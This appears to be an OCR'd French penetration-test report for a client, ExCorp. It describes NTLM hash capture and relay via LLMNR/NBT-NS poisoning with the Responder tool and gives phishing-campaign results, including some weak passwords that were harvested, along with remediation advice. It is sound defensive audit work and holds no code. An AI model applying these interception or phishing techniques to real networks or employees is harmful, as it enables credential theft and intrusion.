
En effectuant ce type d'attaque « man-in-the-middle », l'attaquant peut observer les tokens d'authentification NTLM (également appelés « hash NTLM ») échangés entre le serveur légitime et son client. Ainsi, il est possible de relayer ces tokens d'authentification ou bien d'essayer de les craquer afin d'obtenir le mot de passe de domaine de l'utilisateur.

Ce type d'attaque peut se faire très facilement en utilisant l'outil « Responder ».

En interceptant un hash NTLM et en le relayant ou en le craquant, un attaquant déjà introduit dans le réseau peut élever ses privilèges et pivoter au sein du réseau en utilisant ces nouveaux identifiants.

L'attaquant doit se situer dans le réseau interne de la victime pour pouvoir effectuer ce type d'attaque.

Preuve



Recommandations

Il est recommandé d'ajouter des enregistrements DNS pour chaque machine sur le réseau ainsi que de désactiver la résolution de noms par broadcast :

- La résolution de nom NBT-NS peut être désactivée via le paramètre DHCP "001 Microsoft Disable NetBIOS Option" with value "0x2"
- La résolution de nom LLMNR peut être désactivée via le paramètre de GPO « Turn off multicast name resolution »
- La configuration automatique de proxy peut être désactivée via les GPOs
- Afin d'empêcher le relai des hash NTLMs, la signature SMB devrait être activée sur tous les systèmes via les GPOs

Campagne de phishing

Description

Au cours de cette campagne de phishing, nous avons identifié qu'un certain nombre d'employés ExCorp a cliqué sur le lien malveillant. Un bon nombre d'entre eux ont également fourni leurs identifiants d'entreprise.
Basé sur les résultats de ce test, nous estimons que le risque pour l'entreprise, lié au niveau de sensibilisation au phishing est **Élevé**.

Ce niveau de sécurité est évalué par deux moyens:

- La maturité de la sensibilisation des employés
- La maturité de la résilience organisationnelle

Exemple de timeline

La figure ci-dessous illustre un exemple des étapes au travers desquelles un utilisateur a été piégé (réception de l'email, lecture de celui-ci, accès à l'URL malveillante et soumission des identifiants d'entreprise).




Figure 1 : Exemple d'étapes au travers desquelles un utilisateur ExCorp est passé

Maturité de la sensibilisation des employés

La figure 2 ci-dessous présente le nombre d'e-mails envoyés, le nombre d'e-mails lus, le nombre d'employés ayant cliqué sur le lien et le nombre d'employés ayant fourni des identifiants.

Figure 2 : Résultats de la campagne de phishing.

Risques pour l'entreprise, déduits de ces chiffres :

Sur les 83 e-mails envoyés :

- 82 ont été ouverts par leur récepteurs, soit 98.8 %
- 19 utilisateurs ont accédé au lien malveillant, soit 22.9 % du total
  - Risque inhérent : **Moyen**
- 13 utilisateurs ont fourni des identifiants, soit 15.7 % du total
  - Risque inhérent : **Critique**
- 17 utilisateurs ont fait remonter leur suspicion à la DSI, soit 21% du total
  - Risque inhérent : **Faible**

À propos des mots de passe identifiés :

13 employés ont fourni leur nom d'utilisateur et leurs mot de passe. Grâce à ces derniers, nous avons identifié que :

- La politique de mot de passe mise en place par l'entreprise est forte. Cependant, les utilisateurs ne choisissent pas des mots de passe robustes pour autant, car ils incluent parfois des mots faciles à deviner tels que « labo » ou « jamesbond »
- 3 des mots de passe obtenus (~16 %) contiennent un prénom (ex. Antoine…)

Maturité de la résilience organisationnelle

Comme mentionné plus tôt, cette métrique n'a pas été évaluée durant la campagne de phishing. Cependant, nous avons pu observer que :

- Le filtrage de l'anti-spam n'a pas été efficace car nos e-mails sont arrivés dans les boîtes principales des utilisateurs (avec quelques exceptions). Ceci, malgré un e-mail provenant d'un nom de domaine extrêmement proche de examplecorp.com et contenant un lien redirigeant vers le réseau externe de l'entreprise
- Le champ DNS « DMARC » n'est pas mis en place. Cet enregistrement valide si l'e-mail envoyé passe le filtre créé par les champs « SPF » et « DKIM » et l'action à prendre en cas de non-respect des filtres. De plus, ce champ vérifie si l'en-tête "From" correspond à l'en-tête "MAIL FROM"
- Pour chaque e-mail provenant de l'extérieur, une mention « [External] » est ajoutée au sujet de l'e-mail et une désactivation du lien fourni est mise en place. En utilisant des scénarios visant à imiter une communication provenant des services internes de ExCorp, le pourcentage de clics obtenu démontre l'inefficacité de ces mesures

Recommandations

Afin d'améliorer la Maturité de la sensibilisation des employés quant aux risques liés aux campagnes de phishing, il est recommandé d'effectuer 2 à 3 campagnes de phishing par an, jusqu'à atteindre un niveau de risque inhérent satisfaisant. Une fois le niveau de risque baissé à faible, il est recommandé d'effectuer 1 à 2 campagnes par an.

Pour aider à la sensibilisation, il est également possible de mettre en place des formations ludiques tels qu'un escape game orienté cybersécurité.

L'amélioration de la résilience organisationnelle ne faisait pas partie de ce test. Cependant, d'une manière générale, il est recommandé de :

- Activer le champ DNS « DMARC »
- Durcir les règles de l'anti-spam, si applicable
- Donner la possibilité aux employés de faire remonter les e-mails de phishing au service IT via un plugin Outlook, réduisant ainsi le temps de réactivité en cas de campagne de phishing réalisée avec succès